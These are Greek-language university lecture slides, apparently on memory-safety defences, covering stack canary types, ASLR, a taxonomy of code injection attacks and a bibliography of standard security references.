
Τύποι Διαφορετικών Canaries

- **Terminator**: περιέχουν EOF, NULL κ.α.
- **Random**: περιέχουν τυχαίες λέξεις.
- **Random XOR**: random canaries που έχουν γίνει XOR με διαφορετικά δεδομένα της στοίβας.


Ο επιτιθέμενος θα πρέπει να μαντέψει τι περιέχει το canary, ή να το αποφύγει.

Αντίμετρα
Προστασία - ASLR

- ASLR: Address Space Layout Randomization
- Συνεχής αλλαγή των διευθύνσεων μνήμης (stack, heap, libraries).



Πηγή εικόνας: https://en.wikipedia.org/wiki/PaX


Code Injection Attacks
Binary Code Attacks
Source Code Attacks
Stack Smashing Attacks
Heap Smashing Attacks
[...]
Dynamic Language Attacks
Domain-Specific Language Attacks
PHP Attacks
Javascript Attacks
SQL Attacks
XPath Attacks
[...]
[...]

Βιβλιογραφία

Brian W. Kernighan and Dennis M. Ritchie. The C Programming Language. 2nd Edition. *Prentice Hall*. 2 edition, April 1, 1988. ISBN-10: 0131103628

Diomidis Spinellis. Code Quality: The Open Source Perspective. *Addison Wesley*, 2006.

Aleph One. Smashing The Stack For Fun And Profit. [Online]. Available: http://phrack.org/issues/49/14.html.

Laszlo Szekeres, Mathias Payer, Tao Wei, and Dawn Song. SoK: Eternal War in Memory. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy (SP '13)*. IEEE Computer Society, Washington, DC, USA, 48-62.

John Viega, J. T. Bloch, Y. Kohno, Gary McGraw. ITS4: A Static Vulnerability Scanner for C and C++ Code. In *Proceedings of the 2000 Annual Computer Security Applications Conference (ACSAC)*.

Brian Chess and Gary McGraw.Static analysis for security. *IEEE Security & Privacy*. Volume: 2 Issue: 6. December 2004.

Much ado about NULL: Exploiting a kernel NULL dereference. Ksplice blog, ORACLE. 2010. [Online]. Available: https://blogs.oracle.com/ksplice/much-ado-about-null:-an-introduction-to-virtual-memory

Data Execution Prevention. Hewlett Packard. 2005. [Online]. Available: http://h10032.www1.hp.com/ctg/Manual/c00387685.pdf

Heap Exploitation. Markus Gaasedelen. Lecture Notes. 2015. [Online]. Available: http://security.cs.rpi.edu/courses/binexp-spring2015/lectures/17/10_lecture.pdf.